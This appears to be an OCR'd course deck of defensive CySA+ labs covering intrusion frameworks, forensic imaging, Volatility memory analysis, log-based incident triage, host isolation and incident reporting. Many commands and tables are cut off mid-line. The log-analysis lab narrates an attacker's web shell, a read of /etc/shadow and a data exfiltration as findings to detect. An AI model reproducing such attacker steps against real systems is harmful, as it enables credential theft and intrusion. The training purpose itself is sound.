Every intrusion event requires one or more external resources to be satisfied prior to success.	adversaries don't exist in a vacuum, they require facilities, network connectivity, access to victim, software, hardware, etc. These resources can also be their vulnerability when exploring mitigation options.
A relationship always exists between the Adversary and their Victim(s) even if distant, fleeting, or indirect.	exploitation and compromise takes time and effort – adversaries don't do it for no reason. An adversary targeted and compromised a victim for a reason – maybe they were vulnerable to a botnet port scan because the adversary looks to compromise resources to enlarge the botnet, maybe the victim owns very specific intellectual property of interest to the adversary's business requirements. There is always a reason and a purpose.
There exists a sub-set of the set of adversaries which have the motivation, resources, and capabilities to sustain malicious effects for a significant length of time against one or more victims while resisting mitigation efforts. Adversary-victim relationships in this sub-set are called persistent adversary relationships.	what we call "persistence" (such as in Advanced Persistent Threat) is really an expression of the victim-adversary relationship. Some adversaries need long-term access and sustained operations against a set of victims to achieve their intent. Importantly, just because an adversary is persistent against one victim doesn't mean they will be against all victims! There is no universal "persistent" adversary. It depends entirely on each relationship at that time.

://www.activeresponse.org/diamond-model-axioms/

Lab 20 — Hands-On Steps

Step 1: The scenario

> A finance department user opens an invoice attachment from alerts@secur1ty-paypal.com (Lab 8).

Step 2: Map to the 7 stages of the Lockheed Cyber Kill Chain

| Stage | What happened | IOC / artefact | |---|---|---| | 1.

Step 3: Open MITRE ATT&CK Navigator

Browser: https://mitre-attack.github.io/attack-navigator/

Step 4: Tag the techniques used in the scenario

In the search box, find and select each of these.

Step 5: Diamond Model of Intrusion Analysis

Fill in the four corners of the diamond:

```
$ ┌──────────────┐
```

Lab 20 — Hands-On Steps (cont'd)

Step 6: Compare frameworks

| Framework | Strength | When to use | |---|---|---| | Cyber Kill Chain | Simple 7-stage narrative | Exec briefing | | MITRE ATT&CK | Rich TTP…

Step 7: Save artefacts

These artefacts feed into the incident report deliverable (Lab 27).

```
$ mkdir -p /tmp/lab20
```


Lab 20 — What You Learned

- **By completing this lab you can:**
- Walk a realistic intrusion through the 7-stage Cyber Kill Chain.
- Build an ATT&CK Navigator layer by mapping each scenario step to a technique ID.
- Apply the Diamond Model to enumerate pivot opportunities.
- Choose the right framework for the analytic question at hand.

Lab 21 — Evidence Acquisition and Chain of Custody

- **Objective**
  - In this lab you will perform a forensically sound image of a "compromised" disk and memory, generate hashes, fill in a chain-of-custody form, and verify integrity. This maps to CySA+ 3.2 (Evidence acquisitions — Chain of custody, Validating data integrity, Preservation, Legal hold).
- **Environment: Killercoda Ubuntu Playground**

Lab 21 — Reference Diagram



Lab 21 — Hands-On Steps

Step 1: Why order matters: order of volatility

Before touching the system, recall the volatility ladder (most-to-least volatile):

Step 2: Create a controlled "evidence" target

You now have an 8 MB "disk" with two artefacts.

```
$ mkdir -p /tmp/evidence /tmp/case_001
```

Step 3: Hash the source BEFORE imaging (preservation)

Both hashes are recorded — MD5 for legacy compatibility, SHA-256 for cryptographic strength.

```
$ sha256sum /tmp/evidence/suspect.img | tee /tmp/case_001/source.sha256
```

Step 4: Make a bit-for-bit image (acquisition)

Real engagements use a hardware write-blocker plus dcfldd or dc3dd (FTK Imager on Windows) — they hash on-the-fly and log every read error.

```
$ dd if=/tmp/evidence/suspect.img of=/tmp/case_001/image.dd bs=1M status=progres
```

Step 5: Verify integrity (validating data integrity)

If the hashes match, the image is admissible.

```
$ sha256sum /tmp/case_001/image.dd | tee /tmp/case_001/image.sha256
```

Lab 21 — Hands-On Steps (cont'd)

Step 6: Capture volatile memory (memory acquisition)

In Linux the standard free tools are:

```
$ apt install -y avml 2>/dev/null || echo "avml may need manual install"
```

Step 7: Build the chain-of-custody form

Every transfer of the evidence (analyst → locker → court) gets a new row.

```
$ cat > /tmp/case_001/chain_of_custody.md <<EOF
```

Step 8: Legal hold

A legal hold suspends normal retention policies for evidence relevant to litigation or regulatory request.

```
$ chmod -w /tmp/case_001/image.dd
```

Step 9: Working copies

You analyse the working copy, never the original.

```
$ cp /tmp/case_001/image.dd /tmp/case_001/working_copy.dd
```

Lab 21 — What You Learned

- **By completing this lab you can:**
- The order of volatility and why it dictates acquisition sequence.
- How to image a disk with dd and verify with SHA-256.
- Where Linux/Windows memory acquisition tools live.
- How to fill a chain-of-custody form and apply a legal hold.

Lab 22 — Memory Forensics with Volatility

- **Objective**
  - In this lab you will analyse a memory image with Volatility 3 — listing processes, network connections, command lines, and pulling DLLs / injected code. Memory forensics finds artefacts that never touched disk (Cobalt Strike beacons, in-memory shellcode). This maps to CySA+ 3.2 (Data and log analysis, Evidence…
- **Environment: Killercoda Ubuntu Playground**

Lab 22 — Reference Diagram

Lab 22 — Hands-On Steps

Step 1: Install Volatility 3

Volatility 3 is a complete rewrite in Python 3 with built-in symbol management — no manual profile required.

```
$ apt update && apt install -y python3-pip git
```

Step 2: Obtain a sample memory image

Public training images are large but free.

```
# Example download (~30 MB):
```

Step 3: Identify the image

Output identifies the OS, build, and addresses Volatility will use for the analysis.

```
$ vol -f /tmp/cridex.vmem windows.info
```

Step 4: List processes

Look for:

```
$ vol -f /tmp/cridex.vmem windows.pslist
```

Step 5: Hunt hidden processes

A row that appears in psscan but not pslist is a rootkit-hidden process.

```
$ vol -f /tmp/cridex.vmem windows.psscan      # scans pool, finds unlinked PIDs
```

Lab 22 — Hands-On Steps (cont'd)

Step 6: Recover command lines

The command line of a malicious process often contains the C2 URL, base64 payload, or -NoProfile -EncodedCommand … — your fastest IOC.

```
$ vol -f /tmp/cridex.vmem windows.cmdline
```

Step 7: Network connections at time of capture

Maps PID → local IP:port → remote IP:port.

```
$ vol -f /tmp/cridex.vmem windows.netscan
```

Step 8: DLL injection / code injection

malfind looks for memory regions marked RWX with PE headers or shellcode — a textbook process-injection indicator.

```
$ vol -f /tmp/cridex.vmem windows.dlllist --pid <SUSPECT_PID>
```

Step 9: Dump a suspect process and triage it

You now have a static artefact for AV/sandbox submission — derived from RAM only.

```
$ mkdir -p /tmp/dump
```

Step 10: Linux memory images

For Lab 21's AVML output, the equivalent plugins live under linux.*:

```
$ vol -f /tmp/case_001/memory.lime linux.pslist
```


Lab 22 — What You Learned

- **By completing this lab you can:**
- Install and orient Volatility 3 against a memory image.
- Enumerate processes, hidden processes, command lines, and live connections.
- Detect injected code with malfind.
- Dump processes to disk and feed them into Lab 9's static triage workflow.

Lab 23 — Log Analysis for Incident Response

- **Objective**
  - In this lab you will work an incident from a pile of journalctl and web-server logs: pivot from one IOC to the next, build a timeline, and produce the "Who, What, When, Where, Why" rows that feed the executive report. This maps to CySA+ 3.2 (Data and log analysis, IoC, Detection and analysis).
- **Environment: Killercoda Ubuntu Playground**

Lab 23 — Reference Diagram



Lab 23 — Hands-On Steps

Step 1: Seed a realistic log set

```
$ apt update && apt install -y jq
```

Step 2: Triage with simple greps

5 203.0.113.7 flagged — the brute-force source.

```
$ grep "Failed password" auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sor
```

Step 3: Pivot to the first success

08:00:06 root from 203.0.113.7 — the brute-force succeeded after 5 tries in 5 seconds.

```
$ grep "Accepted" auth.log | grep 203.0.113.7
```

Step 4: Pivot to the web layer

The same IP uploaded shell.php two seconds after login and immediately executed id and cat /etc/shadow.

```
$ grep 203.0.113.7 web.log
```

Step 5: Pivot to the data exfil

A 1.07 GB flow from 10.0.0.50 to 185.220.101.45 at 08:10 — the exfiltration.

```
$ grep -E "[0-9]{9,}" netflow.log
```

Lab 23 — Hands-On Steps (cont'd)

Step 6: Build the incident timeline

This table is dropped straight into the executive incident report (Lab 27) under "Timeline".

```
$ cat > timeline.md <<'EOF'
```

Step 7: Use journalctl for live systems

On the real host, the same workflow against systemd:

```
$ journalctl _SYSTEMD_UNIT=ssh.service --since "2026-05-13 08:00" --until "2026-
```

Step 8: IoC list extracted from the analysis

Feed this list into the Threat Intel pipeline (Lab 10) and the containment script (Lab 24).

```
$ cat > iocs.txt <<'EOF'
```

Lab 23 — What You Learned

- **By completing this lab you can:**
- Pivot across auth, web, and netflow logs from a single starting IoC.
- Build an incident timeline that maps cleanly to the kill chain.
- Use journalctl to do the same on a live systemd host.
- Produce a structured IoC list ready for containment and reporting.

Lab 24 — Containment with Host Isolation

- **Objective**
  - In this lab you will isolate a compromised host with iptables / nftables, apply compensating controls, and verify that the box can still reach the SOC analyst workstation but nothing else. This maps to CySA+ 3.2 (Containment, eradication, and recovery — Scope, Impact, Isolation, Remediation, Re-imaging, Compensating…
- **Environment: Killercoda Ubuntu Playground**

Lab 24 — Hands-On Steps

Step 1: Install tools

```
$ apt update && apt install -y iptables nftables iproute2
```

Step 2: Snapshot current connectivity (scope of impact)

Record what is talking to what — this is the "Scope" and "Impact" assessment.

```
$ ip addr | grep -A1 'state UP'
```

Step 3: Define the SOC bastion (your management channel)

Containment that locks you out is useless.

```
$ SOC_IP=10.10.0.10      # your analyst workstation / EDR console
```

Step 4: Apply a "network isolation" policy

The host is now reachable only from the SOC bastion on port 22 — every other connection (including the attacker's C2) is dead.

```
$ iptables -P INPUT DROP
```

Step 5: Save the rules so isolation survives reboot

Without this, a reboot during eradication accidentally unisolates the host.

```
$ apt install -y iptables-persistent
```

Lab 24 — Hands-On Steps (cont'd)

Step 6: Kill active malicious connections (eradication start)

Killing connections before isolation lets them re-establish; after isolation they cannot.

```
# Find the suspect process (Lab 5)
```

Step 7: Apply compensating controls (CySA+ "Compensating controls")

While the team eradicates, mitigate continued risk on neighbouring systems:

Step 8: Re-imaging vs cleanup decision

| Situation | Recommend | |---|---| | Kernel rootkit / MBR malware | Re-image | | Unknown extent of compromise | Re-image | | Web shell, single file,…

Step 9: Verify isolation worked

Both should fail.

```
# From the host (Killercoda terminal):
```

Step 10: Document containment for the report

Drop this straight into Lab 27's incident report.

```
$ cat > /tmp/containment.md <<EOF
```

Lab 24 — What You Learned

- **By completing this lab you can:**
- Isolate a host with default-DROP firewall while keeping a management channel.
- Distinguish containment, eradication, and recovery.
- Decide between cleanup and re-imaging.
- Apply compensating controls during the cleanup window.

Lab 25 — Incident Response Playbook and Tabletop

- **Objective**
  - In this lab you will draft a NIST-aligned incident response plan, a one-page playbook, and run a 45-minute tabletop exercise against the scenario from Lab 20. This maps to CySA+ 3.3 (Preparation — IR plan, Tools, Playbooks, Tabletop, Training, BC/DR; Post-incident — Forensic analysis, Root cause, Lessons learned).
- **Environment: Killercoda Ubuntu Playground**

Lab 25 — Reference Diagram

Lab 25 — Hands-On Steps

Step 1: The NIST 800-61 incident-response life cycle

CySA+ 3.3 is exactly this loop with two of its four phases broken out.

```
$ ┌──────────────┐    ┌──────────────┐    ┌──────────────────────┐    ┌─────────┐
```

Step 2: Author the high-level IR plan

```
$ mkdir -p /tmp/lab25 && cd /tmp/lab25
```

Step 3: Author a one-page phishing playbook

```
$ cat > playbook_phishing.md <<'EOF'
```

Step 4: Run a 45-minute tabletop exercise

Scenario (read aloud at T = 0): > "08:00 — A finance user reports an invoice email looked off but opened it.

Step 5: Capture lessons learned (post-incident)

These actions become the inputs to the next Preparation cycle — closing the NIST loop.

```
$ cat > hot_wash.md <<'EOF'
```

Lab 25 — Hands-On Steps (cont'd)

Step 6: Training (CySA+ 3.3 "Training")

Schedule four touches per year:

Lab 25 — What You Learned

- **By completing this lab you can:**
- The NIST 800-61 IR life cycle and how it maps to CySA+ 3.3.
- Draft a high-level IR plan with RACI, severity, and escalation.
- Author a one-page playbook for the most common incident type.
- Run a structured tabletop and capture lessons learned that feed back into preparation.

TOPIC 4 · 17% OF CS0-003

Reporting and Communication

Topic 4 Overview

- **CompTIA CySA+ CS0-003 exam weighting: 17%**
- Vulnerability management reporting
- Executive incident reporting
- Security metrics (MTTD/MTTR)
- Compliance reporting (PCI DSS / ISO 27001 / NIST)
- Stakeholder communication & lessons learned
- **Hands-on Labs 26–30 (5 labs)**

Lab 26 — Vulnerability Management Report

- **Objective**
  - In this lab you will turn raw OpenVAS / Nmap output into a stakeholder-ready vulnerability report with a risk score, affected hosts, mitigations, and an action plan. This maps to CySA+ 4.1 (Vulnerability management reporting — Vulnerabilities, Affected hosts, Risk score, Mitigation, Recurrence, Prioritization;…
- **Environment: Killercoda Ubuntu Playground**

Lab 26 — Hands-On Steps

Step 1: Install report tooling

pandoc converts Markdown → PDF / HTML / DOCX with one command.

```
$ apt update && apt install -y pandoc texlive-latex-base texlive-fonts-recommend
```

Step 2: Seed input data (pretend it came from OpenVAS)

The columns map directly to CySA+ 4.1's bullet list: Vulnerabilities, Affected hosts, Risk score, Recurrence.

```
$ mkdir -p /tmp/lab26 && cd /tmp/lab26
```

Step 3: Compute the prioritisation column

Prioritisation logic mirrors CySA+ 2.3 + 4.1: KEV catalog hits and CVSS ≥ 9 are always P1.

```
$ awk -F, 'NR==1 {print $0",Priority"; next}
```

Step 4: Build the executive summary

```
$ cat > report.md <<'EOF'
```

Step 5: Render to HTML and (optionally) PDF

Open report.html in a browser to verify formatting before mailing.

```
$ pandoc report.md -s -o report.html
```

Lab 26 — Hands-On Steps (cont'd)

Step 6: Hash and archive

Reports are evidence; hashes prove integrity (and the auditor will check).

```
$ sha256sum report.md report.html prioritised.csv > MANIFEST.sha256
```

Step 7: Map every section to a CySA+ 4.1 bullet

Section	CySA+ 4.1 bullet
KPI table	Metrics and KPIs (Trends, Top 10, SLOs)
Top 10	Top 10
Action plan	Action plans…

Lab 26 — What You Learned

- **By completing this lab you can:**
- Prioritise vulnerabilities with KEV + CVSS.
- Author a stakeholder-grade vulnerability report with executive summary, Top 10, action plan, inhibitors, and compliance posture.
- Render Markdown to HTML/PDF with pandoc.
- Map every section back to the CySA+ 4.1 exam blueprint.

Lab 27 — Executive Incident Report

- **Objective**
  - In this lab you will write the executive incident report from the scenario walked in Labs 20, 23, 24. It will satisfy every CySA+ 4.2 bullet: executive summary, Who-What-When-Where-Why, recommendations, timeline, impact, scope, evidence, communications, root cause, lessons learned, metrics.
- **Environment: Killercoda Ubuntu Playground**

Lab 27 — Hands-On Steps

Step 1: Tools

```
$ apt update && apt install -y pandoc
```

Step 2: Use the canonical IR report template

```
$ cat > incident_report.md <<'EOF'
```

Step 3: Render and seal

The hash is the seal — once distributed, any edit changes the hash and breaks the audit trail.

```
$ pandoc incident_report.md -s -o incident_report.html
```

Step 4: Map every section to CySA+ 4.2

| Section | CySA+ 4.2 bullet | |---|---| | 1 Exec summary | Executive summary | | 2 W/W/W/W/W | Who, what, when, where, and why | | 3 Timeline |…

Lab 27 — What You Learned

- **By completing this lab you can:**
- Author a complete executive incident report that satisfies every CySA+ 4.2 bullet.
- Cleanly link evidence to chain-of-custody (Lab 21).
- Capture lessons learned and KPIs that feed the next preparation cycle.
- Render and seal a report with pandoc + SHA-256.

Lab 28 — Security Metrics Dashboard (MTTD / MTTR)

- **Objective**
  - In this lab you will compute and plot the three KPIs CySA+ 4.2 explicitly calls out — Mean Time To Detect (MTTD), Mean Time To Respond (MTTR), and Mean Time To Remediate (MTTR-rem) — plus alert volume. The output is a one-page PNG dashboard for the monthly CISO review.
- **Environment: Killercoda Ubuntu Playground**

Lab 28 — Hands-On Steps

Step 1: Install Python + matplotlib

```
$ apt update && apt install -y python3-pip
```

Step 2: Seed last quarter's incident data

Columns map to CySA+ 4.2 KPIs:

```
$ mkdir -p /tmp/lab28 && cd /tmp/lab28
```

Step 3: Compute the KPIs

The CISO target is typically MTTD < 30 min and MTTR-respond < 60 min.

```
$ cat > kpis.py <<'EOF'
```

Step 4: Plot the dashboard

Open dashboard.png from Killercoda's file browser.

```
$ cat > dashboard.py <<'EOF'
```

Step 5: Identify trends (CySA+ "Trends")

A spike in sev-1 month-over-month is the headline finding for the CISO slide.

```
$ python3 - <<'EOF'
```

Lab 28 — Hands-On Steps (cont'd)

Step 6: Critical vulnerabilities & zero-day exposure

CySA+ 4.1 names "Critical vulnerabilities and zero-days" as a top metric.

Step 7: SLO scorecard

CySA+ 4.1 / 4.2 "SLOs".

```
$ cat > slo.md <<'EOF'
```

Lab 28 — What You Learned

- **By completing this lab you can:**
- Compute MTTD, MTTR-respond, MTTR-remediate, and alert volume from raw incident data.
- Plot a single-page KPI dashboard with matplotlib.
- Identify monthly trends and SLO breaches.
- Combine vulnerability KPIs (P1, zero-day, KEV) with incident KPIs into an executive scorecard.

Lab 29 — Compliance Reporting (PCI DSS / ISO 27001 / NIST CSF)

- **Objective**
  - In this lab you will produce a compliance crosswalk that maps your lab evidence to PCI DSS, ISO 27001 Annex A, NIST CSF, and CIS Controls v8 — the four frameworks CySA+ 2.1 / 4.1 expects you to recognise. This is the lab the auditor reads.
- **Environment: Killercoda Ubuntu Playground**

Lab 29 — Hands-On Steps

Step 1: Why a crosswalk?

Most organisations are subject to multiple frameworks.

Step 2: Pull the framework primary sources (free)

For internal training, the open OWASP, OSSTMM, and CIS Benchmarks are also useful (CySA+ 2.1 names them).

Step 3: Build the crosswalk

Save as crosswalk.md:

```
# Control crosswalk — Lab evidence ↔ Frameworks
```

Step 4: Generate compliance evidence files

For each control area, produce one named evidence file pointing at the underlying lab artefact:

```
$ sha256sum *.md *.csv *.html > MANIFEST.sha256
```

Step 5: Compliance report skeleton

```
# Compliance Report — Q2 2026
```

Lab 29 — Hands-On Steps (cont'd)

Step 6: The auditor's checklist

Before submission, verify:

Step 7: Periodic regulatory scans (PCI DSS 11.3.2 — ASV)

PCI DSS specifically requires:

Lab 29 — What You Learned

- **By completing this lab you can:**
- Build a crosswalk that prevents duplicate control work across PCI/ISO/CSF/CIS.
- Index evidence per control with a unique ID and a hash.
- Author a quarterly compliance report skeleton.
- Recognise specific PCI DSS scanning obligations (internal vs ASV).

Lab 30 — Stakeholder Communication and Lessons Learned

- **Objective**
  - In this lab you will draft the four canonical post-incident communications — executive, customer, regulator, public/media — and close the incident with a structured lessons learned and root cause analysis that feeds the next preparation cycle. This maps to CySA+ 4.2 (Communications — Legal, Public relations, Customer…
- **Environment: Killercoda Ubuntu Playground**

Lab 30 — Hands-On Steps

Step 1: Identify every stakeholder for CASE-001

Carry the CASE-001 scenario from Lab 27.

Step 2: Executive briefing template

Keep ≤ 1 screen.

```
To: CEO, CFO, General Counsel
```

Step 3: Customer notification template (GDPR-style)

Plain language.

```
Subject: Important security notice about your data
```

Step 4: Regulator notification (GDPR Art. 33 template)

Submit via the supervisory authority's web portal.

```
Notification of personal data breach — Art. 33 GDPR
```

Step 5: Public / media holding statement

Keep ≤ 100 words.

```
We recently identified a cybersecurity incident affecting a limited number of
```

Lab 30 — Hands-On Steps (cont'd)

Step 6: Law enforcement referral checklist

Step 7: Root cause analysis — 5 Whys

This phrasing matters: blaming the user generates fear, not improvement.

```
1. Why did the attacker exfiltrate 1 GB? → They had valid credentials and
```

Step 8: Lessons learned register

The output of this register is the input to next quarter's Preparation phase — closing the NIST loop one more time.

```
# Lessons Learned — CASE-001
```

Step 9: Stakeholder map → CySA+ 4.2 final crosswalk

| Step | CySA+ 4.2 bullet | |---|---| | 1 stakeholder map | Stakeholder identification and communication | | 2 executive template | Communications — …

Lab 30 — What You Learned

- **By completing this lab you can:**
- Identify every stakeholder for a sev-1 incident and pick the right channel for each.
- Draft executive, customer, regulator, and media communications.
- Run a 5-Whys RCA that targets process, not people.
- Close the incident with a structured Lessons Learned register that feeds back into the IR life cycle.

PRACTICE

Practice Exams

- Access the Practice Exams from the Google Classroom.
- Work through the practice questions to reinforce each domain before the final assessment.

WRAP-UP

Summary & Q&A

FEEDBACK

Cert & TRAQOM Survey (Mandatory)

- Complete the mandatory TRAQOM survey and claim your certificate via the LMS/TMS:
- **https://lms-tms.tertiaryinfotech.com**

Digital Attendance (Mandatory)

- It is mandatory to take the AM, PM and Assessment digital attendance for WSQ-funded courses.
- Scan the QR code shown by your trainer/administrator and submit your attendance.

ASSESSMENT

Final Assessment

WHAT'S NEXT

Recommended Courses

- WSQ – CompTIA Certified Server+ Training
- WSQ – CompTIA Certified A+ Training (Core 1 & Core 2)
- WSQ – CompTIA Certified Linux+ Training
- WSQ – CompTIA PenTest+ Training
- WSQ – CompTIA Certified Security+ Training
- WSQ – CompTIA CySA+ (Refresher)

SUPPORT

Support

- If you have any enquiries during and after the class, you can contact us below:
- **Email: enquiry@tertiaryinfotech.com**
- **Tel: +65 6100 0613**
- **Website: www.tertiarycourses.com.sg**

Thank You!

Tertiary Infotech Academy Pte Ltd

www.tertiarycourses.com.sg · enquiry@tertiaryinfotech.com · +65 6100 0613